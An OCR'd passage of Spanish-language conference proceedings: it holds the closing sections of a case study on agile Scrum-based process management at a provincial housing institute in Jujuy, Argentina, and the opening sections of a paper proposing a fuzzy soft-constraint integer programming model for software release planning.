- Desarrollar una política habitacional activa para toda la provincia.
- Mejorar significativamente la satisfacción de la demanda de aquellos que no tienen acceso al mercado inmobiliario.
- Promover un desarrollo urbano equilibrado en un hábitat dotado de infraestructura y sin riesgo ambiental para las familias jujeñas.
- Mejorar la capacidad financiera y administrativa, logrando una distribución eficiente de los recursos para atender las necesidades de los sectores de la población que requieran el apoyo del Estado.

Referente de Calidad


Este rol quedó a cargo de un miembro Abogado del Departamento de asesoría legal del IVUJ capacitada en el Modelo Iberoamericano de Excelencia en la Gestión Dra. Calisaya.

Resultados de la Simulación dinámica del Modelo As Is

Para la simulación del proceso se utilizó la herramienta iGrafx Process 2015.

Resultado General de la simulación:

Estadísticas de transacción (días) Notas: Prom. Ciclo: tiempo desde que se inicia un trámite hasta que finaliza El promedio de espera incluye los tiempos de tareas sin agregado de valor		
Prom. Ciclo	Prom. Trabajo	Prom. Espera
246,33	51,73	194,6



Resultados Sprint 1 Rediseño de Proceso


Al momento de licitar tenemos un disparador de actividades que como bien se sabe, son complejas, y la base de todo la define el proyecto con el que se licita. Un buen proyecto, bien pensado, con pautas claras de diseño, y documentación formalizada se convierte en el disparador de esta dinámica. El equipo de trabajo junto al referente de calidad acuerdan realizar en el 1er sprint un rediseño de la documentación interviniente en el procesos tiempo del sprint, 2 semanas

FORMALIZACIÓN DEL PROCESO: En la formalización del proceso el equipo estableció de manera explícita los tiempos promedio y máximos para cada una de las tareas, esta formalización representa un avance más que significativo en el difícil cambio cultural ya que con estos parámetros el proceso será medido para poder establecer nuevamente las métricas de optimización

Resultados Sprint 2 Rediseño de Proceso Modelo To Be

El equipo de trabajo abordo el segundo sprint, con el objetivo de realizar las simulaciones dinámicas correspondientes y analizar en el modelo el funcionamiento que se presentó a las autoridades del IVUJ sobre las mejoras propuestas. El equipo de trabajo inicio el trabajo de la implementación del proceso mejorado.

Promedio de Ciclo (en Meses)	
Situación Inicial	Optimización Sprint 2
8.21	4,2



Retrospectiva de la Implementación en el trabajo experimental

La implementación tuvo su primer contratiempo en el nivel de directivos ya que luego de la formalización de cada una de las propuetas realizadas en los Sprint para su implementación se requiere de una normativa aprobada por el Directorio que habitualmente tiene una demora significativa. Sin embargo las iteraciones de corto plazo impusieron un ritmo a la aprobación de las normativas.

Mediante las capacitaciones de SCRUM y las definiciones de métricas para los procesos a optimizar, los miembros del equipo tuvieron una adaptación muy buena, lo que permitió el desarrollo de cada sprint con una propuesta concreta de optimización de proceso implementable alcanzando un nivel de satisfacción significativa, con la participación de clientes internos y el dueño del producto.

Se pudo convivir con las dos procesos funcionando simultáneamente (procesos ya en curso sin optimización) y procesos optimizados con la participación activa de cada uno de los actores involucrados Administrativos , Técnicos, Jefaturas intermedias y Directivos. El soporte para la ejecución del proceso optimizado re realizaba de manera inmediata por el equipo de trabajo de forma que no quedaron pendientes dudas sobre el proceso.

Modificación de integrantes en el equipo SCRUM, el proceso previo de capacitación y las acciones comunicacionales continuas del referente de calidad sobre las actividades del equipo permitieron realizar de manera rápida el reemplazo de un miembro del equipo sin tener retrasos en la planificación y con el aporte del Scrum Master acompañando y dando soporte a este rol.

Las iteraciones comprendían un periodo entre los cuales no se producían modificaciones al proceso se definió para poder atender las otras necesidades que se presentaban en la organización, con respecto a actividades de documentación para el paso a la implementación del proceso. Este periodo también se usó para ahondar y realizar para el análisis y solución de las diferentes problemáticas del equipo y de la implementación del marco de trabajo SCRUM.

El equipo se mantuvo motivado a lo largo de los sprint ya que esto les daba la posibilidad de participar y exponer sus ideas (Hecho que habitualmente en las organizaciones del estado no sucede), conllevando a la toma de decisiones de manera consensuada y que se reflejaron en el producto final de procesos optimizados.

Conclusiones.

De la ejecución del proyecto se pueden deducir resultados sustanciales, los obstáculos de entrada al inicio del proyecto, en un entorno de gestión estatal con un fuerte anclaje cultural del modelo comando control, ilustran lo complejo y difícil que es llevar a cabo un proyecto ágil, sin que ningún empleado participante del proyecto ha podido experimentar anteriormente modelos de aproximación ágiles. Los equipos deben ser entrenado apropiadamente y familiarizados con los roles, artefactos, conceptos y métodos necesarios. Este desafío fue superado en el proyecto concreto por equipos altamente motivados y enfocado.

Los debates con los miembros del proyecto indicaron que ya habían adoptado una alta curva de aprendizaje con respecto a los modelos de procedimientos ágiles en las primeras etapas del proyecto. Se observó un gran valor agregado en la cooperación y promoción de la comunicación entre los distintos actores de distintos niveles jerárquicos y distintas unidades organizativas y el enfoque de tareas con agregados de valor.

Las reuniones y el aprendizaje de la nueva metodología llevaron a una sobrecarga organizacional que fue absorbida por los equipos sin inconvenientes debido a su alta motivación. La elección de Sprint cortos permitió tiempos mucho más alto para las reuniones organizativas (Sprint Planning, Sprint Review y retrospectiva) de lo que habría sido en el caso de una duración de Sprint más largos.

El punto más significativo en el marco del modelo propuesto, es la jerarquía plana en los equipos, sin relaciones directas ni dependencias jerárquicas y la asimilación del rol del referente de calidad, permitiendo a los equipos ser capaces de mantener el foco en la optimización de los proceso vinculados con los Factores Críticos de Éxito.

Sin embargo un problema era el tiempo de trabajo semanal limitado que cada miembro del proyecto podría dedicar, considerando que el proyecto significaba una sobre carga al resto de sus actividades cotidianas. Este factor debe ser considerado para otros proyectos. Se debe considerar una duración de Sprint más larga, o el personal del proyecto debe trabajar en el proyecto con un tiempo de trabajo más alto por semana. Esta decisión debe hacerse de acuerdo con el objetivo específico del proyecto.

El desafío central de optimizar procesos altamente críticos e inicialmente confusos de manera iterativa, con un enfoque hacia la gestión por procesos, puede ser superado por la adaptación del enfoque ágil. El modelo de trabajo propuesto, en los casos de estudio, han comprobado que la simplicidad es crucial y que la mejora continua en gestiones estatales es posible, a través de la combinación de modelos

de aproximación ágil, artefactos y roles propuestos para problemas específicos de BPM.
El estado de ánimo positivo y el alto grado de motivación de los equipos, creado por la comunicación directa y transversal y las expectativas transparentes de un proyecto complejo, debe ser mencionado como un gran valor agregado por la adaptación de los modelos de aproximación ágil.
Un factor clave de éxito para el proyecto es la disolución de la forma clásica de pensar (comando control) y la distribución de roles en proyectos.
Los modelos dinámicos To Be proporcionan una visión general temprana de una posible arquitectura de procesos de destino. Basándose en estos modelos, la arquitectura de destino se puede derivar en consecuencia.
Los principales factores que influyen en un existoso proyecto del marco propuesto son la cultura de las unidades organizativas involucradas, la motivación explicita de las autoridades, la transparencia de los objetivos del proyecto y motivación de los empleados involucrados.
En Resumen, los resultados del presente trabajo responden a las preguntas que se han formulado desde el principio. El objetivo de desarrollar un marco de trabajo para los proyectos BPM ágiles en entornos de la gestión estatal ha sido el desafío más importante en este trabajo. Los estudios de casos han proporcionado una experiencia para el uso concreto del modelo de trabajo propuesto, en el contexto BPM de gestión estatal. Basándose en aproximaciones ágiles, roles y modelos dinámicos, el marco tiene en cuenta todas las fases de un Proyecto BPM, desde el alcance del proyecto hasta la entrega de releases de procesos optimizados. En cada fase, las cuestiones centrales y los problemas se abordan con la ayuda de los métodos apropiados, roles establecidos y los artefactos asociados.
En perspectiva, el marco debe ser más utilizado en la práctica para ser evaluado detalladamente en diferentes contextos de gestión estatal para mejorar su aplicabilidad e integridad de manera continua. Una cuestión importante a tener en cuenta son los factores que influyen significativamente en la aplicación exitosa de los procedimientos ágiles, y es la conformación de los equipos transversales con diferentes arraigos culturales institucionales.
El marco de trabajo propuesto responde con éxito a preguntas emocionantes en el contexto de BPM y Srum en el entorno de gestión estatal provincial.

Futuras Investigaciones

El marco de trabajo propuesto responde con éxito a preguntas emocionantes en el contexto de BPM y Srum en el entorno de gestión estatal provincial. Sin embargo hay preguntas no consideradas en el presente trabajo y que habría que ahondar en próximos estudios, como por ejemplo:

¿Qué sucede en las unidades organizativas después de un proyecto exitoso con los procesos?

¿Se continua con la incorporación de más procesos?

¿Qué sucede con los equipos de trabajo?

¿La horizontalidad lograda en los procesos influye en el resto de la organización?

¿Cómo se alinean las tecnologías respecto de los nuevos procesos?

¿Cómo puede una organización con procesos BPM ágil optimizar de manera sostenible la gestión estatal a partir de las iniciativas de mejora de procesos?

Como título de segundo nivel, deberá utilizar la fuente “Times” tamaño 11 pts en negrita, alineado a la izquierda, sin sangría y con un espaciado de 6 pts anterior y 6 pts posterior.

Referencias

[1] OMG: Business Process Modeling Notation ver 2.0

[2] Object Management Group. http://www.omg.org

[3] Christian Thiemich, “Agile BPM project methodology Design of a framework for the agile implementation of BPM projects” At the Technical University of Wildau. – 2013

[4] “Lineamientos metodológicos para la reingeniería de procesos utilizando principios y criterios de la reingeniería de sistemas de información, Anales del Congreso Argentino de Informática. Mar del Plata, 1997” Dr. Roberto Uzal.

[5] Stackpole, Cynthia Snyder, A Project Manager's Book of Forms: A Companion to the PMBOK® Guide, Wiley, 2009, ISBN 978-0470389843

[6] Apuntes para la Gestión - Gacetilla N° 2. Centro de Gestión de la Calidad del Gobierno de la Pcia de Jujuy. Lic. Eleonora Cornejo. San Salvador de Jujuy, 8 de mayo de 2015

Modelo de Planificación de Lanzamientos de Software utilizando Restricciones Blandas

Carlos Casanova, Fernando Pereyra Rausch, Lucas Prado
Grupo de Investigación sobre Inteligencia Computacional e Ingeniería de Software.
Departamento Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay
Ing. Pereira 676 - Concepción del Uruguay - E.R. - Argentina.
{casanovac, pereyraf, pradol}@frcu.utn.edu.ar

Resumen

En este trabajo se describe un modelo flexible para el problema de la planificación de lanzamientos de un software utilizando restricciones blandas provenientes de la lógica difusa. Estas restricciones permiten captar la incertidumbre propia de la imprecisión en la estimación de los parámetros, particularmente de esfuerzo. Se propone la transformación del modelo difuso a modelos de programación entera clásica para poder resolverlo. Una prueba de concepto es llevada a cabo para una primera verificación sobre la resolución de los modelos resultantes. Los resultados son prometedores y animan a continuar con la investigación.

1. Introducción

La Ingeniería de Software estudia los problemas relacionados al desarrollo, la operación y el mantenimiento del software desde un punto de vista científico. Aun así, en muchos ámbitos de la academia y la industria, el software se sigue construyendo de una forma muy cercana a la artesanal, dependiendo en gran parte de la experticia y el buen juicio del ingeniero el lograr entregables y piezas de software que, ante todo, cumplan con los requerimientos, pero además que sea propenso al bajo impacto al cambio, alta cohesión, bajo acoplamiento, entre otras características deseables. En muchas ocasiones no es sencillo determinar un camino para lograr estas características, es decir, se vuelve difícil determinar cómo construir, operar o mantener el software para que éste sea un producto de calidad [1].

Muchos de los problemas asociados con el manejo de la complejidad del proceso de desarrollo de software han probado ser resistentes a soluciones analíticas convencionales. El proceso de desarrollo de software y sus productos tienden a estar caracterizados por un gran número de restricciones y objetivos interrelacionados que compiten entre sí. Algunos de ellos están claramente especificados, mientras que otros son notablemente vagos y se encuentran pobremente definidos [2].

Si sólo hubiera una única solución para un conjunto típico de restricciones de un problema de la Ingeniería de Software, entonces probablemente no sería llamada "ingeniería". De la misma manera que ocurre con otras disciplinas, la Ingeniería de Software generalmente se ocupa de soluciones cuasi-óptimas, o aquellas que caen dentro de una tolerancia aceptable. Es así que los ingenieros de software se enfrentan a problemas que consisten, no en encontrar la solución, sino en construir una solución aceptable, o cuasi-óptima, partiendo de una gran cantidad de alternativas. Con frecuencia no está del todo claro cómo alcanzar una solución óptima, pero puede diseñarse una forma de evaluar y comparar candidatos. Por caso, puede ser difícil conocer cómo alcanzar un diseño con alta cohesión y bajo acoplamiento, pero es relativamente sencillo decidir cuándo un diseño está más acoplado que otro.

La siguiente es una lista ilustrativa de problemas de optimización de la ingeniería de software:

- ¿Cuál es el mínimo conjunto de casos de test que cubren todas las ramas de un programa?
- ¿Cuál es la mejor manera de estructurar la arquitectura de este sistema?
- ¿Cuál es el conjunto de requerimientos con el mejor balance entre costo de desarrollo y satisfacción de los clientes?
- ¿Cuál es la mejor asignación de recursos para este proyecto de desarrollo de software?
- ¿Cuál es la mejor secuencia de pasos de refactorización a aplicar en este sistema?

La Ingeniería de Software Basada en Búsqueda (Search Based Software Engineering, SBSE) [2] es una disciplina que busca brindar soporte al ingeniero de software para lograr productos de calidad mediante la aplicación de

métodos de búsqueda. Este conjunto de prácticas en constante evolución mueve el foco de la descripción de los pasos para la obtención del producto a la descripción de las características deseadas del mismo. Los problemas resueltos por este tipo de enfoques son formulados como problemas de optimización que resultan ser combinatorios y multi-objetivo, lo cual los vuelve, en la gran mayoría de los casos, problemas NP-*hard*, es decir, de muy difícil resolución. Esta es una de las razones por las que los métodos de búsqueda metaheurísticos son tan utilizados en esta línea de investigación [3].

Por otra parte, a la complejidad de la resolución se le suma la dificultad de encontrar expresiones que concilien la precisión necesaria para la aplicación de un algoritmo de búsqueda con la imprecisión propia de los parámetros involucrados, provenientes de estimaciones y juicios de expertos. Estas características producen que las soluciones analíticas convencionales sean de muy dificultosa aplicación, debiendo apelar a otro tipo de técnicas alternativas.

Dentro del proceso de desarrollo de software se encuentra la etapa de ingeniería de requerimientos. Una decisión importante a tomar en esta etapa cuando se utiliza una metodología de desarrollo incremental es cuáles de los requerimientos serán implementados en las próximas versiones de un software. Esta decisión es muy importante ya que los requerimientos son la base del desarrollo y conducen el proceso hacia uno u otro camino. Este problema se denomina Planificación de Lanzamientos.

Es así que el propósito de esta investigación fue formular y probar en un conjunto de datos un modelo de optimización para el problema de la Planificación de Lanzamientos de un Software, teniendo en cuenta la posible imprecisión en la estimación de algunos de sus parámetros.

El resto del trabajo se estructura como sigue. En la sección 2 se describe el problema de la planificación de lanzamientos y trabajos relacionados. En la sección 3 se describen los conceptos más importantes para este trabajo de lógica difusa: restricciones blandas, optimización con conjuntos difusos y enfoques de programación lineal difusa. En la sección 4 se presenta el modelo objeto de este trabajo. En la sección 5 se describe la prueba de concepto realizada. Finalmente, en la sección 6 se describen las conclusiones más relevantes y los trabajos futuros.

2. Problema de Planeamiento de Lanzamientos

Dentro de los problemas abordados por la SBSE se encuentra el problema de la Planificación de Lanzamientos (*Release Planning Problem*, RPP). Consiste en asignar un número de lanzamiento o *release* a cada requerimiento de un conjunto que se conoce previamente, de modo de optimizar objetivos como satisfacción de los clientes, esfuerzo, riesgo, entre otros. Cuando se considera un solo *release* el problema recibe el nombre de Problema del Próximo Lanzamiento (*Next Release Problem*, NRP). Estos problemas han sido estudiados por la comunidad científica desde su primera formulación en [4], y se ha demostrado que el NRP es reducible al problema de la mochila [5], el cual es NP-*hard*.

No existe consenso en la comunidad científica en cuanto a la formulación del RPP. A continuación se expone la revisión bibliográfica realizada sobre este problema que ilustra esta última afirmación.

2.1 Trabajos relacionados

En [6] se aborda el problema mediante un modelo de programación lineal entera, desarrollando una versión flexible de *release planning*, en cuanto a que éste considera un personal modificable mediante transferencias (esto es, el intercambio de miembros entre equipos de trabajo), extendiendo el *deadline*, obteniendo recursos de fuentes externas, etc. Debe tenerse en cuenta que esta decisión de incluir personal modificable puede tener asidero para casos particulares, pues al incorporar nuevos miembros a los equipos de trabajo, como bien sugiere el autor de [6], hay una pérdida de eficiencia. Otro supuesto a tener en cuenta de este trabajo es que, dados dos grupos G_i y G_k, y una persona transferida, se utiliza un coeficiente a_{ik}, tal que $0 \leq a_{ik} \leq 1$, representando el 0 cuando el intercambio desde G_i a G_k es infactible y 1 cuando la persona transferida puede realizar su trabajo con el mismo nivel de eficiencia en ambos grupos. El problema surge a la hora de cuantificar este coeficiente en un caso particular entre ambos extremos, ya que no se explica una metodología para hallarlo. También, si bien permitir flexibilidad a través de cambios en el grupo de trabajo puede parecer tentador, dicha elección constituye, como el mismo autor indica, una pérdida en la eficiencia del individuo transferido. Sin embargo no menciona que, como miembro íntegro de un equipo, ese desempeño también impacta al equipo como un todo. En el libro "201 principios del desarrollo de software", de [7], varios principios abordan el tema de la productividad de un equipo. Por ejemplo, el principio 151, desde su título se pone en contraposición a la productividad del grupo de trabajo respecto de una tácita productividad individual. Es en este punto donde se encuentra el fundamento principal de la crítica a este criterio para medir eficiencia y productividad de equipos de trabajo:

"Optimizar la productividad de todos los individuos no implica aumentar la productividad del grupo."

por lo que establecer una relación lineal entre las horas/persona aportadas por los miembros de un grupo y los miembros adicionales transferidos al mismo constituye una suposición cuestionable.

Para el mismo planteo, en [8] se permite el intercambio de posturas entre las distintas perspectivas de los *stakeholders*. Plantea el problema de *release planning* como la selección de un subconjunto de funcionalidades que deben asignarse a un número finito de lanzamientos, posponiendo aquellos que no se pueden realizar. Considera que respecto de dos funcionalidades puede quererse, desde

la perspectiva de negocios, incorporarlas en el mismo lanzamiento. Prevé también que dos funcionalidades pueden estar influidas por una precedencia técnica, en el sentido de que no puede lanzarse una si no se ha lanzado la otra. Por último, considera también dos enfoques con respecto a los objetivos, uno relacionado a negocios, donde se busca satisfacer a los *stakeholders*, y otro relacionado a la implementación, donde se busca que el plan considere la sinergia entre requerimientos.

Existen también acercamientos a este problema utilizando *Ant Colony Optimization*, en el cual se reduce el problema a un grafo cuyos vértices representan los requerimientos y las aristas representan los movimientos posibles a los que se debe ajustar el algoritmo en [9].

Se presenta en [10] un modelo de optimización multi-objetivo en el cual se establecen relaciones entre los elementos que lo integran, por ejemplo, entre los *stakeholders* y los requerimientos, o bien entre recursos, *releases* y requerimientos. Posteriormente, se presentó una extensión de este último en [11], en el cual se proponen un número indefinido de requerimientos e independencia entre estos. En estos dos trabajos se sugiere que se priorice los requerimientos más arriesgados, ubicándolos en lanzamientos más tempranos del proyecto, para aumentar la probabilidad de realizar pruebas y detectar a tiempo errores y posibles cambios.

En [12] se especifica el problema de *release planning* como uno reducible al problema de la múltiple mochila (*multiple knapsack problem*) resoluble mediante programación entera, sin considerar incertidumbre.

Otros artículos, como el propuesto por [13], proponen un acercamiento sistemático en el que se proponen restricciones estrictas y blandas, tales como relaciones de precedencia fuerte (técnica) o de *coupling*, es decir, de simultaneidad de implementación de dos requerimientos. Se establece el riesgo como un elemento dentro de las restricciones blandas, considerándolo como un riesgo de implementación. Además sugiere que el riesgo no debería concentrarse en un solo lanzamiento, sino que debe distribuirse de manera balanceada a lo largo de todo el proyecto.

Respecto del tópico del riesgo, si bien, como ya se ha visto, se ha considerado en varios trabajos, es evidente que no existe un consenso sobre cómo abordarlo. En general, se asocia a cada requerimiento un valor de riesgo, el cual puede deberse a muchos factores como por ejemplo dificultad de implementación, dificultad tecnológica, complejidad, volatilidad, etc. El problema surge a la hora de cuantificar el riesgo, ya que sin una amplia experiencia en análisis de riesgo resulta complicado realizar la misma de manera precisa.

3. Lógica difusa

La lógica difusa provee un modelo para realizar razonamiento "aproximado", en contraste con la lógica bivaluada clásica, donde los sistemas formales proveen modelos de razonamiento exacto donde no se permite ambigüedad. La Lógica Difusa está basada en el hecho de que la percepción humana involucra conjuntos "difusos" o "borrosos", esto es, clases de objetos en los cuales la transición entre pertenencia y no pertenencia es gradual en lugar de abrupta.

Sea X un conjunto clásico llamado universo del discurso. La pertenencia en otro conjunto clásico A $\subseteq$ X puede verse como una función característica μ_A de X a {0, 1}:

$$\boldsymbol{\mu_A(x)} = \begin{cases} \mathbf{1} & \boldsymbol{si} \quad \boldsymbol{x \in A} \\ \mathbf{0} & \boldsymbol{si} \quad \boldsymbol{x \notin A} \end{cases} \tag{1}$$

{0, 1} es llamado conjunto de valuación.

Si el conjunto de valuación puede ser el intervalo real [0, 1], A es llamado conjunto difuso. μ_A es llamada función de pertenencia y $\mu_A(x)$ es el grado de pertenencia de x a A. Cuanto más cerca de 1 es el valor de $\mu_A(x)$, x pertenece en mayor medida al conjunto A. En este marco de trabajo, los conjuntos difusos pueden ser utilizados para representar percepciones subjetivas de los tomadores de decisiones sobre el grado en que los elementos cumplen un objetivo.

3.1 Restricciones blandas

En un entorno incierto, el decisor puede querer alcanzar ciertos niveles de aspiración que no es posible definir de manera rígida, como así también las restricciones pueden no ser tomadas en el sentido matemático estricto, sino admitir pequeños desvíos. En este caso particular de las restricciones, puede utilizarse un conjunto difuso para modelar esta imprecisión. Cuando se utiliza un conjunto difuso con un decaimiento lineal desde la pertenencia completa a la no pertenencia completa, la restricción recibe el nombre de **blanda**, usualmente simbolizada $\precsim$ [14]. Un ejemplo de restricción blanda se muestra en la figura.




Figura 1. Restricción blanda $\precsim$

La función de pertenencia de una restricción blanda $\precsim$ con valores de referencia p_d y p_e es de la forma

$$\mu_{\precsim}(x) = \begin{cases} 1 & si \quad x \leq p_d \\ \dfrac{x - p_e}{p_d - p_e} & si \quad p_d \leq x \leq p_e \\ 0 & si \quad x \geq p_e \end{cases} \tag{2}$$

De forma análoga, la función de pertenencia de una restricción blanda $\succsim$ con valores de referencia u_d y u_e es de la forma

$$\mu_{\succcurlyeq}(x) = \begin{cases} 1 & si \quad x \geq u_d \\ \dfrac{x - u_e}{u_d - u_e} & si \quad p_d \leq x \leq p_e \\ 0 & si \quad x \leq u_e \end{cases} \tag{3}$$




Figura 2. Restricción blanda ≽

3.2 Optimización involucrando conjuntos difusos

En un contexto de toma de decisiones, los conjuntos difusos pueden ser utilizados para representar apreciaciones subjetivas del decisor sobre el grado en que los elementos de un conjunto cumplen con determinado objetivo. En la Investigación Operativa existe una clara distinción entre los conceptos de objetivo y restricción. Un objetivo representa una medida de eficiencia, generalmente cuantitativa, que permite establecer qué soluciones son preferibles respecto de otras. En cambio, una restricción establece un requisito que las soluciones deben cumplir para ser consideradas factibles. Estas restricciones no son más que conjuntos rígidos, que asignan valor 1 o 0 a cada solución, según resulte factible o no. Pero este concepto de factibilidad puede ser generalizado, mostrando grados de satisfacción, y esta flexibilización puede realizarse utilizando también conjuntos difusos.

Esta especie de simetría con la que pueden tratarse objetivos y restricciones es la que hace el enfoque difuso tan interesante [15]. Tal simetría produce que se hable homogéneamente de criterios difusos de optimización en lugar de distinguir objetivos y restricciones.

Cuando la decisión incluye varios criterios, suponiendo inicialmente que todos ellos tienen la misma importancia, lo que se requiere es que se satisfagan de la mejor manera posible, simultáneamente. El concepto de simultaneidad tiene su asidero en la teoría de los conjuntos difusos en las t-normas, que son generalizaciones de la intersección de conjuntos rígidos. El conjunto intersección es llamado también conjunto difuso de decisión y mapea los elementos del dominio del discurso con su grado de satisfacción simultáneo de objetivos componentes.

En general, suponiendo que existen *n* objetivos G_1, G_2, …, G_n y *m* restricciones C_1, C_2, …, C_m puede formarse el conjunto difuso de decisión, D, mediante la aplicación de la intersección según una norma triangular t, que representa la confluencia de todos los objetivos y las restricciones. Así, D se define como:

$$D = G_1 \cap G_2 \cap \ldots \cap G_n \cap C_1 \cap C_2 \cap \ldots \cap C_m \tag{4}$$

La pregunta en esta instancia es cuál de los elementos de X (las alternativas) debería elegirse. Resulta razonable en la mayoría de los casos elegir aquella alternativa *x* cuyo grado de pertenencia al conjunto difuso de decisión (esto es, el grado de satisfacción simultáneo de objetivos y restricciones) resulte máximo [15]. GL (decisión maximizante). De esta manera, el conjunto (rígido) solución se define como:

$$S = \{x^* | \forall x, \mu_D(x^*) \geq \mu_D(x)\} \tag{5}$$

Los elementos de tal conjunto son las soluciones óptimas para el proceso de decisión, llamadas también en este contexto **soluciones más satisfactorias**.

3.3 Enfoques de programación lineal difusa

El modelado con conjuntos difusos se puede clasificar según los métodos de solución o los tipos de parámetros. Un modelo que incluye las restricciones de esta forma se presenta como:

$$max\ f(x) = cx$$

sujeto a

$$Ax \precsim b \tag{6}$$

$$x \geq 0$$

Este tipo de modelos puede ser resuelto mediante el "Enfoque de Werners" [14]. Este enfoque se basa en construir un conjunto difuso para el objetivo, para lo cual deben resolverse dos problemas de optimización.

El primer problema es:

$$max\ f(x) = cx$$

sujeto a

$$Ax \leq b \tag{7}$$

$$x \geq 0$$

Que proporciona f_1

El segundo problema es:

$$max\ f(x) = cx$$

sujeto a

$$Ax \leq b + p \tag{8}$$

$$x \geq 0$$

Siendo p el valor de las constantes que representan la transgresión admisible de cada restricción. El máximo correspondiente a este problema es f_0.

Con estos dos valores se construye una restricción blanda ≽ para el objetivo *f*.

De este modo convertimos el problema original en un problema resoluble mediante el siguiente problema de programación lineal clásico:

$$\max \alpha$$

sujeto a

$$\begin{gathered} \alpha(f_0 - f_1) - cx \leq -f_1 \\ \alpha p + Ax \leq b + p \\ 0 \leq \alpha \leq 1 \\ x \geq 0 \end{gathered} \tag{9}$$

4. Modelo propuesto

Aquí se presenta el mayor aporte de este trabajo: un modelo matemático para el problema de la planificación de lanzamientos que considera restricciones blandas de esfuerzo admitido en cada lanzamiento, una función objetivo de beneficio según el interés de los *stakeholders* en los requerimientos, y restricciones duras de precedencia técnica entre los requerimientos.

Sea $R = [r_1, r_2, \dots, r_n]$ el vector de requerimientos a ser desarrollados y asignados a cada *release*, esto es, cualquier funcionalidad a implementar dentro del sistema en consideración.

Sea $S = [s_1, s_2, \dots, s_m]$ el vector de *stakeholders* involucrados en el proceso, esto es, cualquier interesado en el proceso del desarrollo del sistema, por ejemplo, usuarios, clientes, desarrolladores e ingenieros de software, etcétera.

Sea $X = [x_1, x_2, \dots, x_n]$ el vector variable de enteros que representa, para cada requerimiento *i*, con $i \in \{1,2,..,n\}$, el número de *release* en el que se decide implementar dicho requerimiento. Cada componente x_i puede tomar un valor entero en $\{1,2,\dots,k,k+1\}$, siendo k la cantidad de *releases* a considerar y $k+1$ un *release* ficticio que representa posponer el requerimiento para un *release* posterior.

Sea $Y = \begin{bmatrix} y_{11} & \cdots & y_{1n} \\ \vdots & \ddots & \vdots \\ y_{k+1,1} & \cdots & y_{k+1,n} \end{bmatrix}$ la matriz de variables binarias de la forma y_{li} que representan si el requerimiento *i* se decide implementar en el lanzamiento *l*.

Cada requerimiento demanda un esfuerzo determinado. Sea $E = [e_1, e_2, \dots, e_n]$ el vector de esfuerzos asociados a los requerimientos, $B = [b_1, b_2, \dots, b_n]$ el vector de los beneficios asociados a cada *stakeholder*, y sean p_d una cota de esfuerzo deseable y p_e una cota estricta para el esfuerzo.

Sea *P* la relación de precedencia técnica formada por los pares (*i*, *j*), tales que el requerimiento *j* puede ser implementado siempre y cuando se haya implementado anteriormente o en el mismo *release* el requerimiento *i*.

Sea *A* la matriz de prioridades de orden *m*×*n* donde cada a_{si} representa la prioridad que le asigna el *stakeholders* al requerimiento *i*. Estas prioridades deben normalizarse previamente, esto es, la suma de los elementos de cada fila debe ser igual que 1.

$$\max f(x) = \sum_{s=1}^{m} b_s \cdot \sum_{i=1}^{n} a_{si} \cdot (|k+1| - x_i)$$

sujeto a

$$\begin{gathered} x_i = \sum_{l=1}^{k+1} l \cdot y_{il}\,, \forall i \in \{1,2,\dots,n\} \\ \sum_{l=1}^{k+1} y_{il} = 1\,, \forall i \in \{1,2,\dots,n\} \\ \sum_{i=1}^{n} e_i \cdot y_{il} \precsim\ p\,, \forall l \in \{1,2,\dots,n\} \\ x_i \leq x_j, \forall (i.j) \in P \\ y_{il} \in \{0,1\}, \forall i \in \{1,2,\dots,\mathrm{n}\}, \forall l \in \{1,2,\dots,\mathrm{k}\} \\ x_i \in Z, \forall i \in \{1,2,\dots,n\} \end{gathered} \tag{10}$$

Como ventaja por sobre los modelos descriptos en trabajos relacionados, la utilización de lógica difusa permite la ampliación del modelo para el agregado de restricciones y objetivos, de modo que este constituye un modelo base plausible de ser extendido. Además, está considerada formalmente la incertidumbre asociada a la imprecisión de las estimaciones de los parámetros, algo que la mayoría de los trabajos relacionados no considera. Finalmente, no se ha considerado un objetivo de riesgo en este modelo por no existir consenso en el estado del arte, pero fácilmente podría integrarse un objetivo de riesgo en este modelo.

Cabe aclarar que si bien los parámetros necesarios parecen demasiados, la mayoría de éstos podría extraerse de un gestor de incidencias básico. Este aspecto será estudiado en trabajos futuros.

5. Prueba de concepto

